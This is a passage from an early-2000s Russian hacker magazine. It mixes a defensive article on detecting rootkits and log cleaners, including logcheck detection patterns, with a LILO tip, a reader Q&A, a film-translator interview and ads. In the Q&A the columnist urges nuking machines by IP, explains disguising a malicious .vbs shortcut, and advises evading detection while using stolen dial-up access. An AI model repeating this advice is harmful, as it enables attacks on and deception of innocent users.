Как ты, наверное, понял, вводить прогу нужно в десятичных кодах. Поэтому, самое простое, это предварительно составить программу на своей машине, скомпилить ее, перевести полученный шестнадцатеричный код в десятичный (шестнадцатеричный код можно посмотреть с помощью клавиши F3 в Far) и потом по распечатке (или по памяти) залить его во вражескую машину. Но есть одно "но", таким способом нельзя ввести некоторые коды, а именно: 0, 3, 6, 8, 16, 19, 27, 255 (в десятичной системе). Поэтому нужно извращаться, чтобы в программе их не оказалось.
Теперь, зная эту фичу, ты можешь делать с вражеским компом все, что твоей душе угодно, но только если на нем стоит Win 9x, если NT, то, в большинстве случаев, прилетит птица Обломинго.

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). А ты прислал мне свои трюки и советы?

Silvershield
Silvershield
Phone
Line
Protection fault
«Silver Shield»
специально разработан
для защиты дорогостоящей
электронной аппаратуры
Безопасность:
• Розетки оборудованы защитными шторками
• Тумблер питания с коммутацией двух проводников
Самодиагностика:
• Индикация выхода из строя системы защиты от сетевых помех
• Автоопределение фазы и нуля в розетке
• Индикация подключения к розетке с дефектной шиной заземления
Многоуровневая защита от сетевых помех:
• Фильтрация высокочастотных и импульсных помех
• Фильтрация помех радиочастотного диапазона
• Защита телефонной линии от импульсных помех
Эргономичный дизайн:
• Специальная розетка для подключения громоздких адаптеров питания и вилок старого российского образца
• Три цвета на выбор: серебристый металлик, черный, светло-серый
Гарантия 3 года
Спрашивайте в магазинах Москвы:
«Формоза», ул. Авиамоторная, д.59
Компьютерный супермаркет «НИКС», Звездный б-р, д. 19
«Лирс» ООО, Кронштадский б-р, д. 37, к. «Б», оф. 133
«Ф-Центр», ул. Сухонская, д. 7а
Компьютерный центр «Буденовский», пр-т Буденного, д. 53
«Ситилинк», ул. Народного Ополчения, д. 34
Ну что, Пилоты? Удивлены?

Взлом

ЗАЩИТА ОТ РУТКИТОВ И ЛОГКЛИНЕРОВ

Stalsen (stalsen@real.xakep.ru)

Защита от Руткитов

< Folder 1 >

Всегда хочется чувствовать себя защищенным… Так уж устроен наш сетевой мир. И пока руткиты и логклинеры остаются одними из самых юзаемых послевзломных тулз, защита от них и по сей день остается очень волнующей темой…

ROOTKITS: ПРАВДА И ВЫМЫСЕЛ

Итак, для самых одаренных: руткиты можно установить только после взлома системы, с правами рута. Разнообразие руткитов (особенно для Unix) - просто поражает! И все же можно выделить одну особенность: замена системных утилит (такие как ps, login, du, df, w, who, last, lastlog, ifconfig и т.д.) и "подначивание их под себя", то есть ps перестает показывать процессы определенного пользователя, в логах тоже о нем ничего не отображается, ну и т.д.

Теперь о специфических особенностях. Эти особенности присущи не всем руткитам, но все-таки их следует обсудить. Это, например, зачистка логов (подробнее ниже), запуск сниффера (эту фишку очень легко просечь, даже если стоит "левый" ifconfig, софтом типа AntiSniff, Sentinel и т.д.), ну и бывает открытие определенного порта, но это редко, т.к. это вообще сумасшествие :), чаще всего модифится login…

КонтРоль ВСЕХ ФАЙЛОВ

Как же выявить установку руткитов в своей системе? Ну, как уже было сказано выше, ВСЕ руткиты модифят часто юзаемые админовские утилиты, следовательно, если составить список контрольных сумм каждого файла, то можно выявить несанкционированное изменение. В простейшем примере это может выглядеть так:

sum /bin/* > check_sum.txt

Теперь у нас есть контрольные отпечатки всех файлов каталога /bin. При изменении одного файла хоть на бит контрольная сумма изменится. Но, понятное дело, что ручной просмотр базы данных никуда не годится. Поэтому следует остановиться на специализированных средствах. В своей статье я лишь расскажу о TRIPWIRE, т.к. это, без сомнения, самое популярное средство в своем роде (если тебя эта прога не устраивает, ниже я дал ссылки на подобный софт). Пропустим разглагольствования о том, где, зачем и как, предположим, что у тебя уже скачан Tripwire. Установка состоит в модификации install.cfg. После модифа жми ./install.sh. Там внимательно прочитай лицензию :), заодно введи несколько паролей, когда спросят :). Вот основная конфигурация tripwire и завершена! Теперь отправляйся в /etc/tripwire и для начала посмотри файл twcfg.txt, проверь, все ли там в порядке :). Потом проверь twpol.txt, здесь нужно многое модифить, чтобы не было ошибок и несуществующих файлов (я здесь не описываю все подробно, так как это займет много места). Теперь пора создать отпечаток твоей системы:

tripwire --init
Please enter your local site passphrase: #вводишь свой пароль.
Parsing policy file: /etc/tripwire/tw.pol
Generating the database…
*** Processing Unix File System ***
Wrote database file: /var/lib/tripwire/ski.twd
#файл базы генится по типу [your_hostname].twd
The database was successfully generated.

Полезные линки:

www.tripwire.org - Home Page Tripwire.
www.chkrootkit.org - Home Page CHKROOTKIT.
http:/www.gnu.org/software/xlogmaster/xlogmaster.html - XLOGMASTER
www.plugslot.com - несколько полезных софтин.
http://packetstormsecurity.nl/UNIX/loggers/ - много полезных утилит для логов и против них.

ПО для проверки контрольных сумм файлов:

http://packetstormsecurity.org/UNIX/IDS/tripwire-2.3.1-2.tar.gz - Tripwire (но лучше скачать с официального сайта)
http://packetstormsecurity.org/UNIX/IDS/aide-0.4.tar.gz - AIDE
http://packetstormsecurity.org/UNIX/IDS/integrit-1.05.03.tar.gz - Integrit
http://packetstormsecurity.org/UNIX/IDS/viperdb-0.9.3.tar.gz - ViperDB
http://packetstormsecurity.org/UNIX/IDS/riley-0.2.tar.gz - Riley
http://packetstormsecurity.org/UNIX/IDS/petrovich-1.0.0.tar.gz - Петрович :).

Все, снимок сделан. Теперь ты можешь в любое время посмотреть, что нового произошло в твоей файловой системе: # tripwire -check. После ввода этой команды tripwire составляет список контрольных сумм всех файлов в системе, сверяет их со своей базой данных и выводит результаты.

СПЕЦСОФТ

Если по каким-либо причинам твоя база контрольных сумм была повреждена/подменена или удалена, есть возможность воспользоваться специализированным софтом для выявления руткитов в системе.

CHECKROOTKIT

Это чудо принадлежит Nelson Murilo и Klaus Steding-Jessen. Распаковываем архив, жмем make. Несмотря на довольно смешной размер (23Кб), прога действительно убойная :).

Выявляет следующие руткиты: Solaris rootkit, FreeBSD rootkit, lrk3, lrk4, lrk5, lrk6, t0rn (и t0rn v8), некоторые lrk варианты, Ambient's Rootkit for Linux (ARK), Ramen Worm, rh[67]-shaper, RSHA, Romanian rootkit, RK17, Lion Worm, Adore Worm, LPD Worm, kenny-rk, Adore LKM, ShitC Worm, Omega Worm, Wormkit Worm, dsc-rootkit, RST.b, duarawkz, knark LKM, Monkit, Hidrootkit, Bobkit, Pizdakit. Особенно меня заинтересовал последний - Pizdakit. Не русского ли он производства? :)

Checkrootkit сканит карты на PROMISC mode, проверяет удаления записей lastlog, wtmp, wtmpx (точно не знаю, но, наверное, проверка идет на пустые байты в файлах), также пытается найти LKM трояны (модули для ядра). Если ты решил посканить свою систему, жми ./chkrootkit, а если ты решил порыться в ней поглубже - ./chkrootkit -h :).

Например, ты срочно решил проверить систему на левый login и ps:

#./chkrootkit login ps
ROOTDIR is '/'
Checking 'login'... not infected
Checking 'ps'... not infected

Или решил провериться на снифаки:

#./chkrootkit sniffer
ROOTDIR is '/'
Checking 'sniffer'...
eth0 is not promisc

Есть довольно большое количество подобных софтин, но на них останавливаться просто нет смысла… Идем дальше!

LOG CLEANERS

Так уж повелось, что логи - очень важная часть системы для хорошего админа. Они могут поведать тебе о различных событиях, происходящих в системе… В том числе и касающихся безопасности, что является бесценным для выявления и поимки хакера. SYSLOGD - это стандартный демон для Unix, посвященный целиком и полностью логированию. Я не собираюсь здесь описывать все его тонкости, для этого читай документацию, а остановлюсь лишь на некоторых особенностях. Иногда логи оформляют в нестандартные директории, чтобы запутать хакера, но это все фигня, самое интересное - то, что можно логи переправлять на отдельную, специально выделенную для этого машину! То есть, допустим, есть сеть из двух машин. [A] является сервером, который ты, собственно, взломал, а [B] - как раз логером. [A] пересылает все логи в real time машине [B]. [B] тем временем копирует

и Логклинеров

все логи на SCSI диск или на зипер... Страшно :)? Хотя в Инете валяется несколько исходников, способных загаживать syslogd порт левыми сообщениями (например, SYSLOG Fogger от Pantez), это не выход. Хотя эта проблема отпадет, если использовать SPOOFING, но провернуть его в реальных условиях трудновато...

Теперь о технической стороне данного метода. В /etc/syslog.conf пропиши следующее:

```
*.*                                   @hostname
```

Где hostname - имя твоего логер хоста. Теперь вся информация будет перенаправляться на 514 (syslogd) порт твоего хоста, но учти, что такой метод часто генерит немалый траффик.

СПЕЦСОФТ

Естественно, хакеры всяческими методами стараются модифицировать, а в крайнем случае - удалить логи. Используют они для этого в основном лог-клинеры. Лог-клинеры основаны на очистке стандартных команд и файлов, например - last, w, /var/log/messages, /var/log/secure и т.д. Поэтому админы часто устанавливают дополнительные средства логирования. Подобных средств достаточно много, но рассказывать я о них не буду, т.к. потребуется целый спецвыпуск :), но ниже я дал ссылки на подобный софт для собственного ознакомления :).

НА ЗАКУСКУ - LOGCHECK by Craug H. Rowland

Основан на frequentcheck.sh. Эта прога создана для проверки стандартных логов на записи о безопасности и любой аномальной активности. Он чем-то напоминает COPS, только несколько в ином плане. Думаю, в некотором роде ее можно даже назвать IDS... Для проверки системы жми ./logcheck.sh, все найденное она пошлет тебе по почте (все тонкости ты настроишь в скрипте). База данных "опасных команд" (то есть при их нахождении тебе посылается уведомление) находится в logcheck.hacking, вот несколько строк из него:

```
"wiz"
"debug"
LOGIN root REFUSED
rlogind.*: Connection from .* on illegal port
kernel: Oversized packet received from
```

Если участились ложные тревоги, то следует добавить keywords в файл logcheck.violation.ignore или logcheck.ignore (в зависимости от обстоятельств, читай README).

Резюме

Как видишь, возможностей выявления троянского ПО очень много, и обойти их не так уж и просто... Меня особенно пугает установка дополнительных систем логирования. Да и что делать с прогами по выявлению руткитов? Конечно, можно говорить, что админы редко этим пользуются, что многие станции слабо защищены и т.д. Но, думаю, всем понятно, что это не отговорка и существует реальная возможность попадания на такую защищенную машину...

Спецсофт по выявлению руткитов:

http://packetstormsecurity.org/UNIX/audit/chkrootkit-0.35.tar.gz - CHKROOTKIT
http://packetstormsecurity.org/linux/security/StMichael_LKM-0.08.tar.gz - STMICHAEL Linux Kernel Module (LKM)

Дополнительные средства логирования:

packetstormsecurity.org/UNIX/IDS/swatch-3.0.4.tar.gz - SWATCH

packetstormsecurity.org/Exploit_Code_Archive/ssyslog.tar.gz - Secure Syslog

http://packetstormsecurity.nl/UNIX/loggers/udplog-0.1.tgz - UPD packets log

http://packetstormsecurity.nl/UNIX/loggers/iplog-2.2.3.tar.gz - IPLOG

TIPS&TRICKS

Если у тебя стоит *nix совместно с Виндой, то наверняка при загрузке компа, появляется менюшка, в которой предлагается выбрать операционку для загрузки, типа:

```
*linux
 dos
```

Но разве тебе не хотелось изменить это на что-нибудь более оригинальное? Отредактируй файл /etc/lilo.conf, который имеет примерно следующее содержимое:

```
boot=/dev/had
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
message=/boot/message
default=linux

image=/boot/vmlinuz-2.4.2-2
        label=linux
        read-only

root=/dev/hda9
append="hdd=ide-scsi"

other=/dev/hda1
        optional
        label=dos
```

Думаю понятно, что нужно отредактировать строки после "label=". Измени dos на MustDie, а linux, на что-нибудь, типа LoveLinux (пробелы использовать нельзя). Можешь еще что-нибудь поменять, например, операционку, которая будет грузиться по умолчанию (после "default=") или время ожидания ввода (после "timeout="). Но отредактировать этот файл мало. Для того чтобы изменения вступили в силу, необходимо выполнить команду /sbin/lilo.

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). А ты прислал мне свои трюки и советы?

HACK-FAQ

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

<???> Не подскажешь, как в win2000 установить пароль на общую папку?

Н: Ну конечно же, подскажу. Пароль ты даешь пользователям. А на папку ты можешь поставить только список пользователей, имеющих доступ к ней. Заходишь в свойства папки, переходишь на закладку "Доступ", щелкаешь по пимпе "Разрешения", и ланца дрыпца гоб цаца. Перед тобой список пользователей, имеющих доступ. Ты можешь его изменять по своему усмотрению. Теперь, чтобы получить доступ к папке, любой чел должен ввести login пользователя, имеющего права доступа к папке, и пароль, указанный в системе для этого login. Если пользователь войдет в систему под учетной записью, не имеющей права на папку, то он ничего не получит.

<???>Как разослать e-mail всем пользователям одного местного прова?

Н: Нужно знать их почтовые адреса, а потом можно воспользоваться любым почтовым клиентом (да хоть The BAT). А ты думал, это будет автоматически, просто указал имя прова, и какая-нибудь прога сама разослала твое сообщение? Не угадал. Как эта прога узнает, что у меня адрес на mail.ru, а пров зовется, например, телеграфом? Да никак. У меня никогда не было почтового ящика у прова, а даже если бы и был, ты бы все равно об этом не узнал.

<???>Можно ли написать на Visual Basic (6.0) трояна, который бы воровал pwl'ки. Если можно, то хотя бы намекни - как? Можно ли вообще написать трояна на VB?

Н: Можно, но не нужно. Проги на VB не могут запускаться без спец DLL файлов. Так что у тебя будет два выхода:
1. Самому закачивать эти файлы юзеру, что увеличит размер трояна.
2. Надеяться, что они там есть. А если их не окажется, то троян не будет работать, а выдаст себя сообщениями об ошибке.

<???>Как определяется IP, даже с прокси сервером? Вот, к примеру, с этим - 195.83.12.100:8080 - мой IP не показывается. А с этим - 216.106.1.31:8080 - показывается. Хотя пишет, что вроде оба анонимные.

Н: Кто тебе сказал, что оба анонимные? Я тоже могу сказать, что я девушка, но это не значит, что я умею детей вынашивать :). Второй проксик явно врет про свою анонимность!!!

<???>Как сделать так, чтобы замаскировать один ярлык под другой? Допустим, сделать так, чтобы ярлык, выходящий на файл zapadla.vbs, выглядел как иконка NFS? Ответь, пожалуйста, на мейл.

Н: Тебе помогут ResourceWorkshop (идет практически на всех дисках с Delphi) или Restorator (http://www.bome.com/Restorator/). Эти проги умеют менять ресурсы программ, в том числе и ярлыки.

<???>Я, значит, недавно пароль халявный узнал, у нас на нем полгорода сидит, но вот незадача, сейчас халявщиков стали ловить. Что они могут сделать нам (в смысле могут ли вычислить адрес и прочее...) и как от этого уберечься.

Н: Могут, если ты не поставишь АнтиАОН. В Х была статья на тему использования антиопределителей.

<???>Что конкретно можно сделать с человеком (компом), зная его IP. Спрашиваю потому, что ZoneAlarm чуть ли не каждые 5 минут кричит, что, типа, атака через NetBios и все такое...

Н: Полно прог типа WinNuke, которые могут убить машину по сети. Только укажи ее IP, и готово. Только по NetBios не обязательно будет идти атака. Действительно, многие нюки убивают машины, используя именно его порты, и может показаться, что тебя хотят убить. А с другой стороны, по этому протоколу часто производят скан шаровых ресурсов. Возможно, кто-то сканирует сеть твоего прова на расшаренность, и ты убьешь ни в чем не повинного чела :). Хотя... В любом случае он виновен, так что качай нюк и убивай!!!

<???>К нам на фирму устроился работать один м... админом и зарегистрировал ящик (почтовый) на рамблере. Отработал он не долго, а потом кинул фирму, набрал железа с компов и смылся, оставив нам на память свою трудовую книжку, а пароль от ящика он унес с собой. Пароль, конечно, сохранился в винде, но мы собираемся переустановить вин. Внимание - вопрос!!! Как узнать пароль от нашего ящика?

Н: Внимание - ответ!!! Есть два способа:
1. Найти админа по трудовой книжке и вырвать ему ноги :).
2. Запустить Outlook/The BAT и войти в свойства учетной записи. Там будет пароль в виде звездочек. Есть куча прог, чтобы увидеть спрятанный пароль под этими звездочками. Например, недавно в кодинге я написал подобную прогу, исходник которой доступен на моем сайте.

<???>Один... э-э-э... нехороший человек подписал меня на порносайт. Теперь каждый день приходит куча писем. Уже все это достало. Пользуюсь я Outlook Express, не знаю, вроде все зашарил в этом Outlook'e, но не могу найти фильтры, как можно избавиться от этих писем? Пытался отписаться, дак сайт не знаю!

H: У тебя ящик на mail.ru, и это намного облегчает дело. Зайди на www.mail.ru через браузер, войди в ящик, выдели письмо с порносайта и нажми "добавить в черный список". После этого такие шедевры будут автоматически удаляться еще на сервере, не доходя до тебя.

Эти вопросы меня уже достали

<???> Могут ли меня поймать, если я сделаю то-то...

H: Ты знаешь, в Управлении Р сидят далеко не идиоты. Насколько мне известно, там даже есть наши братья хакеры. Неужели ты думаешь, что ты умнее всех? Если наша доблестная захочет, то поймает тебя за пять сек. Но и не стоит думать, что именно тебя будут ловить. Во-первых, не всегда поступают заявления в Управление Р, потому что многие хотят скрыть факт взлома или разобраться с обидчиком самостоятельно. В этом случае шанс выловить тебя сильно уменьшается, потому что ловлей будут заниматься далеко не профессионалы. Во-вторых, само Управление может не захотеть заниматься тобой из-за мелочности преступления и несовершенства нашего законодательства. Просто даже если тебя поймают, посадить на какой-нибудь срок очень тяжело. Если в Управлении сидят продвинутые типы, то в суде попадаются абсолютно непонимающие люди, которым объяснить что-то очень тяжело. Вот поэтому Управление часто закрывает глаза на те вещи, которые могут заткнуться на пути в суд. Зачем им нужен очередной висяк не по их вине?

Когда ты что-то взламываешь, то должен отдавать себе отчет в том, что совершаешь преступление и можешь быть наказан. С другой стороны, наказания может и не быть. Вот и думай, стоит ли рисковать?

<???>Меня достает периодически вылезающая ерунда, которая хочет соединить меня с Инетом, обычно в самом начале после загрузки Windows Me; я уже весь msconfig перелазил, а она все появляется и так усердно просит соединиться. Подскажи, что делать?

H: Искать еще. Где-то должна быть прога, которая обращается к Инету. Можно еще залезть в свойства обозревателя (в IE выбрать "Сервис-Свойства обозревателя") и на закладке "Подключение" отключить автоматический дозвон (Выбрать "Не использовать" выбранные соединения).

<???>Что такое деструктивный код?

H: Это код программы, который приводит к деструктивным действиям. Непонятно? Попробую еще раз - это участок программы, который делает уничтожения. Непонятно? Пробую еще раз, это какая-то функция, которая делает что-то нехорошее. Надеюсь, что какое-то из этих объяснений понятно, потому что я не знаю, что ты нашел сложного в понятии "деструктивный код". Может, ты не понимаешь слово "деструктивный"? Так оно означает разрушение. Может, это для меня так очевидно? Но ты не стесняйся этого, я тоже плохо понимаю большинство заумных терминов. Помню, как я долго и нудно не мог понять, что такое консенсус, пока мне не объяснили. Я вообще не понимаю, почему мы не можем говорить понятным русским языком, а используем заумные иностранные слова?

<???>Можно через прокси получать(отправлять) письма или играть в CS?

H: Если прокся и нужная тебе прога умеют это делать, то можно все. Просто некоторые прокси предназначены только для HTTP, а некоторые могут и мыло пропускать. А вот насчет прокси для CS я не слышал, может быть и есть, но я не уверен в такой роскоши.

«ПОЛНЫЙ ПЭ»

Даня Шеповалов (dan@real.xakep.ru, www.danya.ru)

Вопросы задавал Даня Шеповалов

Студия «Полный ПЭ» представляет...

ИНТЕРВЬЮ с ГОБЛИНОМ

ДИАЛОГ

Для тех, кого вообще из койки не выпускают, т.к. лень ремни удерживающие расстегивать, поясню: есть у нас на родине мега-человек, и зовут его Гоблин. Когда-то он был самым крутым журналистом, писавшим о Кваке (кстати, и в][Гоблин отметился), потом самым крутым переводчиком игр, а теперь самый крутой переводчик фильмов. То, что ты смотрел на видео, в кинотеатрах и тем более по телевизору - слив полный, со всеми этими переводами типа "мне все равно" на фразу "I'm don't fucking care about any motherfucking body". Гоблин же пошел другим путем и переводит все так, как в действительности говорят герои. Если это мат, то и в русской версии - мат, если это еврei, то и в русской версии это голос с еврейским акцентом и т.д. Те, кто не видел ни одного фильма с его переводом, могут грустно вздыхать, вы пропустили полжизни мимо. Остальные, думаю, уже протащились от "Спиз...ли" и "Цельнометаллической Оболочки".

][: Как вообще появилась идея заняться переводами?

>Goblin: Есть у меня дружбан по имени Вован. Знаю его давно, но жизнь сложилась так, что я трудился в уголовке, а Вован - в конкурирующей организации. И вот прикупил Вован себе немыслимого качества видеомагнитофон, штуку баксов стоил. А если ты по-английски хотя бы три слова понимаешь, то смотреть фильмы, переведенные нашими умельцами, просто невыносимо. Вот мы и решили сами заняться переводами блокбастеров: "Чужие" там, "Криминальное чтиво", вестерны всякие. А на DVD где-то с год назад перешел, для чего приобрел дивидюк Toshiba аж за 140$.

][: Откуда ты так хорошо знаешь английский? Геймерский опыт?

>Goblin: Не-а. Просто при советской власти все нормальные новости были англоязычными. Естественно, хотелось знать, че там и как. Ну и правильные книжки читал, фантастику западную. Будешь смеяться, но закончил я двухгодичные курсы при ДК милиции, да.

][: Какого персонажа тебе, как бывшему оперу, было интереснее всего озвучивать? Небось, инструктора по боевой подготовке из фильма "Цельнометаллическая оболочка"? Там ты фактически побил все рекорды по художественному мату.

>Goblin: Ну, в общем - да. Я сам в Красной Армии сержантом был, так что это близкая сердцу тема. А инструктор, он не актер на самом деле. Кубрик достойного кандидата на роль долго искал. В их числе оказался настоящий сержант

ССЫЛКИ ПО ТЕМЕ: Переводы Гоблина в MP3:
http://dvdspecial.ru/perevod.phtml?keyword=&perevod=Goblin&x=0&y=0
Голосование "Чьи переводы круче всех":
http://dvdspecial.ru/voiting.phtml?voiting_id=29

морской пехоты, который двадцать пять лет новобранцев воспитывал. Кубрик говорит: типа, попробуйте что-нибудь в камеру сказать. Сержант рот открыл, да как понес... Ну, ты кино уже смотрел, так что сам слышал. Народ в шоке был, и его тут же на роль взяли.

][: Ты по ходу каждый фильм серьезно изучаешь перед тем, как начать переводить?

>Goblin: Ага. Досконально. Вообще, тут множество всяких тонкостей есть. Например, русский язык, он в принципе на двадцать пять процентов "длиннее", чем английский. То есть у них слова одно-двухсложные, а у нас ощутимо длиннее. Далеко не каждому дано излагать мысли кратко и афористично, а в переводе это еще сложнее. Поэтому местами надо говорить очень быстро, чтобы поспевать за героем. В целом при переводе я смотрю фильм больше десяти раз: сначала пару раз для ознакомления, потом - когда перевожу, затем наговариваю текст - опять смотрю. Потом с "приклеенным" звуком пересматриваю и выявляю ошибки. Потом еще пяти-шести сведущим людям даю поглядеть - они ткнут пальцем в то, чего не заметил сам. Кстати, когда несколько раз смотришь какой-нибудь чудовищный отстой типа той же "Кобры", то начинаешь находить в нем классные моменты.

][: Слушай, Гоблин, стопудово ты спец в переводе ругательств. Разреши давний спор: круче ли русский язык, чем английский, в плане мата?

>Goblin: Ну, вообще, если человек заявляет, что у них всего два слова есть: "фак" и "щит", это говорит только о том, что гражданин не знаком с предметом в принципе. Для примера, "фак" одним словом ты далеко не всегда переведешь - все зависит от того, как предложение построено. Естественно, далеко не все строят их грамотно. Вот господин сержант в "Цельнометаллической оболочке" предметом владеет. Категорически. Он отлично знает, как побогаче все завернуть, обозвать, унизить - это ж то же самое ораторское искусство. Для американцев, кстати, подобное владение языком не характерно, ибо в большинстве своем они неместные (испанцы, немцы да китайцы всякие). Подобный полет фантазии встретишь редко. Но, тем не менее, рассуждения о том, где хуже, где лучше, проистекают от неправильного понимания и недостаточных знаний. Везде все замечательно с ругательствами обстоит, надо просто шарить в предмете.

][: Какой фильм дался тебе сложнее всего и почему?

>Goblin: Опять же "Цельнометаллическая оболочка". Я, конечно, старый солдат, но там зверское количество жаргонизмов всяких. Когда вояки друг с другом разговаривают - напрягаюсь. Однако добрые люди разыскали человека, который во Вьетнаме в то время служил, настоящего морпеха. Вот он и разъяснил, что к чему.

][: А переводами игр ты занимаешься? Это же вроде больше по твоей специальности…

>Goblin: Есть чутка. Года полтора назад забабахал "Горький-18". Просто "Горький-17", поляками сочиненный, с моей точки зрения, имел довольно нездоровый антирусский душок. Ну, они нашей былой имперской мощью ушибленные, их можно понять. Но и я там поураганил от души, изменил диалоги, поглумился над сюжетом. Еще "Серьезного Сэма" второго переводил, недавно как раз вышел - мое клеймо на обложке присутствует.

][: Перевод какого фильма ты считаешь лучшим?

Goblin: Лучше всех получился "Snatch". (В переводе Гоблина "Snatch" звучит как "Спиз...ли". Другие переводчики ошибочно обозвали этот фильм "Большим Кушем"). Там же негодяи сплошные, а данный контингент я отлично знаю: как кричать, с какими интонациями. Так что есть мнение, что "Snatch" самым бодрым получился.

][: Вообще, опыт старшего опера помогает в работе?

>Goblin: Не столько помогает, сколько накладывает тяжкий отпечаток, хы-хы. Есть такая шутка: "на фотографии видны уши фотографа". Так и в переводе всегда заметна личность переводчика. А поскольку я личность мрачная и достаточно злобная, то это существенно отражается на моих работах.

][: Сколько времени уходит на перевод одного фильма?

>Goblin: Неделя. Технологически на сам перевод уходит три дня (часа по четыре в день), а на окончательную доводку до ума - еще дня три-четыре. Быстрее никак не получается, другие дела тоже надо делать. Много времени отнимают вещи непереводимые. Вот, например, помнишь пряничный человечек в Шреке говорит "Eat me!". Для детей это значит "Съешь меня!", а на сленге - "отс...и у меня!". Ну как такое переведешь?

][: На дисках с твоими работами стоит надпись "Переведено с особым цинизмом". Какой смысл ты вкладываешь в эту фразу?

>Goblin: Поясняю на примере. Если ты помочился на забор, это будет хулиганство. А если ты при этом повернулся к гражданам лицом и сделал то же самое, то это называется "Те же действия, совершенные с особым цинизмом". А вообще - просто смешная фраза.

][: Какое оборудование и софт ты используешь в своей работе?

>Goblin: P4 на 1.4Ггц, мать ASUS, 512 RIMM, пара винтов на 60Gb каждый, Sound Blaster, микрофон Behringer. Из софта: Sound Forge. Все просто.

][: Кстати, переводы - это прибыльное дело или нет?

>Goblin: Да как-то не особо. Официально за это платят 50$. За фильм. Но, вообще, все зависит того, какого ты уровня переводчик и с кем ты дружишь. Поскольку я в этом деле не пацан, денег платят нормально. В принципе, никто из "титанов от филологии" этим делом не занимается. Потому имеем стадо халтурщиков. Слили из сети рипнутый фильм, позвали "толкового" студента из общаги - ну-ка быстро переведи! Тот наушники напялил, стакан для легкости речи принял и забацал известно что. Тут ведь главное - первыми все это дело на прилавок выложить и бабло срубить. А я стараюсь делать максимально адекватный и, если можно так сказать, точный перевод. Кстати, считаю, что дублировать фильмы нельзя категорически. Скажем, голос Арнольда имеет специфический тембр плюс тяжелый немецкий акцент (типа немец в советской деревне: "Яйки, кура, масло" - все дела). Потому правильный подход - это голос за кадром. А самый правильный - это вообще субтитры, однако массовый зритель их не приемлет.

][: А ты не пробовал работать на какие-нибудь крупные компании, занимающиеся видео? Или там уже нет такой свободы слова?

>Goblin: Там существует жесткая цензурная позиция, на мой взгляд - совершенно глупая. Есть мнение, что на фильме следует писать: детям до восемнадцати лет смотреть не рекомендуется. Подходишь по возрастному ограничению - смотри на здоровье. Нет - до свидания. Я думаю, в восемнадцать лет молодого человека сложно поразить или шокировать "нехорошими словами". Он сам кого хочешь поразит. Это, на мой взгляд, уже прерогатива режиссера: решать, кто у него как и о чем говорит. А вовсе не цензора. Тем более, что все фильмы - разные. Ты "Шрека" смотрел ведь, там непечатные слова отсутствуют как таковые, это ж детский мультфильм. А "Snatch" - фильм про бандитов и негодяев, и разговаривают они там, как в жизни. Ну, я так и перевожу. Конечно, там красок подбавлено, но фильм от этого только веселее становится. В больших же студиях все тут же начинают махать руками и кричать: "Так нельзя!". И ножницами - чик! Сразу становится "как положено". Но ведь это сразу выхолащивает саму суть фильма. Возьми, например, "Криминальное чтиво - предмет всеобщих восторгов, очень веселый фильм, по ОРТ нет-нет да и покажут. Но когда я свой вариант перевода людям ставлю, те час сидят с вытянувшимися физиономиями: "Да как же так?!". А вот так! Фильм - про негодяев, которые и ведут себя как негодяи, людей убивают. Смешного там мало. А то, что есть, смешно далеко не для всех. Считаю, что я просто даю людям возможность взглянуть на все это дело под совершенно другим углом. Углом адекватного перевода. Я считаю, что люди не видят фильмы такими, какие они на самом деле есть. Если ты "От заката до рассвета" по ОРТ смотрел, то у тебя наверняка сложилось мнение, что там два таких прикольных пацана-весельчака: Тарантино и Клуни. Разъезжают, острят там туда-сюда. Короче, складывается впечатление, что это комедия какая-то. А господин Родригес, который кино снимал, в первой половине показывает отвратных мразей, которые затем попадают в такую жуткую ситуацию, что поневоле даже начинают вызывать симпатию. В моем переводе оно так и выглядит. В переводе ОРТ - с точностью до наоборот.

][: Какие отзывы по поводу своих переводов ты получаешь чаще: гневные письма от пенсионерок или хвалебные гимны от циничных программеров?

>Goblin: Поначалу, когда мое правое дело только проникло в компьютерные массы, граждане начали учить меня русскому языку: дескать, ты какие-то слова неизвестные употребляешь. Типа - слова "проставиться" (в плане алкоголя) мы не знаем, это какой-то местечковый жаргонизм и т.д. Ну, фиг знает, ребята. Я трудился в тюрьме на много тысяч посадочных мест и видел людей отовсюду: начиная от Воркуты и заканчивая Занзибаром и Шри-Ланкой. И все они почему-то знали слово "проставиться", да. Но в целом отзывы диаметрально противоположные: одни - в восторге, другие - негодуют.

][: Что думают твоя жена и сын по поводу работ студии "Полный ПЭ"?

>Goblin: Женщина не одобряет категорически. "Snatch" я ее посмотреть заставил. Говорит - понравилось, но больше ничего показать не просит, хе-хе. Когда я рычал в микрофон "арию сержанта" из "Цельнометаллической оболочки", она на меня потом с изменившимся лицом посмотрела и сказала: "Дима, я никогда не думала, что ты ВОТ ТАК можешь". А подросток спокойно смотрит все. Правда, строго в наушниках.

HackWear,

или как одеться хацкеру

Если ты читаешь Х, то это, конечно, еще ничего не значит. Ведь вдруг ты его купил ради очередного обзора игр, описания железа, новых анекдотов или по-настоящему стоящей вещи - рекламы. Скорее всего, ТЫ даже забыл о кульной рубрике, реально интересной каждому стильному челу… о рубрике Х-Стиль. Так вот, если эта рубрика одна из твоих любимых и радует тебя больше, чем фотки с обнаженной Бритни (что маловероятно :), то было бы круто и выглядеть соответственно. Но возникает вопрос: как это сделать? Можно, конечно, пройтись по secondhand`ам, клевым рокерским магазам или зайти в какой-нибудь бутик. Но разве этот путь подходит тебе? Ты же продвинутый чел… Включай мозги и читай эту статью дальше. В ней мы расскажем тебе об интернет-магазинах, торгующих весьма специфичной одеждой… одеждой для хацкеров… одеждой для тебя.

ПОСТАВЬ ТОЧКУ В ВЫБОРЕ ПРОВАЙДЕРА!

ru™ ТОЧКА РУ

ВЫДЕЛЕННЫЙ КАНАЛ ИНТЕРНЕТ

ТАРИФЫ	АБОНЕНТСКАЯ ПЛАТА $	ПРЕДОПЛАЧЕННЫЙ ОБЪЕМ ТРАФИКА Мб	ЦЕНА 1 Мб ТРАФИКА СВЕРХ ПРЕДОПЛАЧЕННОГО $
ИНДИВИДУАЛЬНЫЙ	60	0	0,16
ЭКОНОМНЫЙ	99	300	0,12
